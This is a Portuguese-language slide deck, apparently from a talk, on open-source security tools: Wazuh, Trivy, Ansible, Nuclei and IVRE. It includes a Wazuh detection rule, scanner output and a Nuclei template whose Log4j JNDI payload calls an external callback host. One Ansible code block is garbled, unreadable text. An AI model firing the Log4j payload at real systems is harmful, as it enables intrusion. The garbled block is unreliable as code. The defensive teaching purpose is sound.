

Garantindo a Segurança de Redes com Tecnologias Opensource

Ferramentas poderosas para gestão de vulnerabilidades e proteção de infraestrutura de TI.



Whoami



Lucas Araújo

**Coordenador de
Pesquisa e
Detecção**

- Apaixonado por tecnologia
- Viciado em OffSec
- Pai de Pet - por enquanto

Vantagens do Opensource em Segurança

Transparência

Código aberto permite auditoria completa

Comunidade Ativa

Milhares de contribuidores identificando problemas

Custo-benefício

Sem licenças caras ou taxas recorrentes

Personalização

Adaptável às necessidades específicas

[Home](#)[Community](#)[Docs](#)[Contribute](#)[Login](#)[Sign Up](#)

Open-Source Colapuform



**Backend
Developers**



**Frontend
Designers**

OSSEC/Wazuh: Visão Geral

HIDS completo

Host-based Intrusion Detection System

Monitoramento de integridade


Deteção de alterações em arquivos

Análise de logs

Correlação e detecção de anomalias

Resposta ativa

Bloqueio automático de ameaças



Wazuh: Regras de Detecção

```
<rule id='100100' level='10' |  
  <if_sid|5716</if_sid|  
  <match|^Failed password for root</match|  
  <description|Tentativa de login como root</description|  
  <group|authentication_failures,pci_dss_10.2.4,</group|  
</rule|
```

Trivy: Visão Geral

Scanner universal

Avalia múltiplos alvos

- Contêineres
- Repos Git
- Imagens docker
- Filesystems

Características

Rápido e preciso

- Sem DB local
- Grande precisão
- Fácil integração
- Low false positives

Trivy: Detecção de Vulnerabilidades

70K+

CVEs detectáveis

Base de dados constantemente
atualizada

5


Níveis de severidade

Critical, High, Medium, Low,
Unknown

25+

Linguagens suportadas

Java, Python, Go, Node.js, etc.



Trivy: Instalação e

Uso

Instalação simples

`apt-get install trivy` ou via Docker

Escaneamento de imagem

`trivy image nginx:latest`

Análise de repositório

`trivy repo github.com/user/repo`

Integração CI/CD

Automação em pipelines com `--exit-code`



Trivy: Exemplo de

```
nginx:1.18 (debian 10.4)
```

```
=====
```

```
Total: 127 (CRITICAL: 18, HIGH: 84, MEDIUM: 25)
```

```
+-----+-----+-----+
```

```
| LIBRARY | VULNERABILITY ID | SEVERITY |
```

```
+-----+-----+-----+
```

```
| libsystemd0 | CVE-2020-13776 | CRITICAL |
```

```
| libcurl4 | CVE-2020-8169 | HIGH |
```

```
| libssl1.1 | CVE-2020-1971 | MEDIUM |
```

```
+-----+-----+-----+
```




Ansible: Visão Geral



Automação IT

Configuration management, deployment, orchestration



Declarativo

YAML para descrever estado desejado



Agentless

Usa apenas SSH/WinRM para conexão



Modular

Milhares de módulos para diferentes tarefas

Ansible: Arquitetura

Control Node

Máquina com Ansible instalado

- Playbooks
- Inventário
- Roles

Managed Nodes

Sistemas gerenciados

- Não precisa de agente
- SSH/PowerShell
- Python no destino

Ansible: Exemplo de Playbook

```
Ansible security 2-VL_oyadoes_5>
I  Dhaneuerr = 03
E  eL9a: Stcaker
R  e ovTjLL:lt:jicluunieruct [[eaeigylbt:
n  encillshette sceeres{;3-ileres3a0_-eayj0a0'} 2
C  ssteibu-Y) <:z
L  aUziur,chanus'otjeto hecnri:j00asikof,j's
U  eleveituaivehe caean, bt:
=  etariv eevsa tpiv 2lms t..Ba tradicvataro cedemr'oy $Tajaslal{;
=  zrs-t ofssvt eotjngn faiDng stecie 0earvenl')z
=  teoeu. l).$
3  rediesecuriths < $
n  sibob iensicorit- iasny tecurehect 0mtililheicbeini.éréeli{;
C  eavovillly ciletstiya $ tiaseoasunantcl;izat rypicidat;
C  < 2utevicl,e tegia leliscillk.S!
T  y Rayihy eiOm trten <?
C  z: eoucio fr2 oenne.Pynsiut deracuehta:;
R  dsioes;2
-  n  ''
```

Ansible Security Playbook

- name: Patch Linux Systems

hosts: linux_servers

become: yes

tasks:

- name: update apt cache

apt:

update_cache: yes

when: ansible_os_family == 'Debian'

- name: Upgrade all packages

apt:

upgrade: dist

when: ansible_os_family == 'Debian'



Ansible: Vantagens para Segurança

Consistência

Aplicação idêntica em todos hosts

Velocidade

Resposta rápida a vulnerabilidades

Auditoria

Registros detalhados de mudanças

Escala

Gestão de milhares de sistemas

Nuclei: Visão Geral

Scanner baseado em
templates

YAML para definir vetores de
ataque
Altamente customizável

Comunidade ativa

+10.000 templates prontos

Atualizações frequentes

Velocidade e eficiência

Scanning paralelo

Baixo overhead

Nuclei: Exemplo de Template

id: cve-2021-44228-log4j-rce

info:

name: Apache Log4j Remote Code Execution

author: pdteam

severity: critical

description: Apache Log4j RCE vulnerability

requests:

- method: GET

path:

- '{{BaseURL}}/?x= {jndi:ldap://{{interactsh-url}}}'

matchers:

- type: word

part: interactsh_protocol

words:

- 'dns'

Nuclei: Instalação e Uso

Instalação via GO

```
go install -v
```

```
github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
```

Scan básico


```
nuclei -u https://exemplo.com.br
```

Scan com templates específicos


```
nuclei -u url -t cves/ -severity critical
```


Varredura em

```
massa urls.txt -t nuclei-templates
```



Nuclei: Categorias de Templates





IVRE: Visão Geral

Framework de reconhecimento

Mapeamento e análise de redes

Baseado em Nmap

Estende capacidades do scanner

Escalabilidade

Suporte a grandes infraestruturas

Visualização avançada

Interface web para análise de dados

IVRE: Recursos Principais

5

Ferramentas integradas
Nmap, Masscan, Zeek, p0f, etc.

100K+

Hosts por instância
Alta capacidade de
processamento

3

Bancos de dados
suportados
MongoDB, PostgreSQL,
Elasticsearch



IVRE: Arquitetura

Componentes principais

- Scanner
- DB
- Web UI
- CLI

Fluxo de trabalho

1. Coleta de dados
2. Processamento
3. Armazenamento
4. Análise

IVRE: Mapeamento de Superfície



Passive

Análise de tráfego sem

interação

2

Scan

Varredura ativa de hosts e

serviços



View

Visualização e análise dos

resultados



Report

Exportação de dados para

relatórios

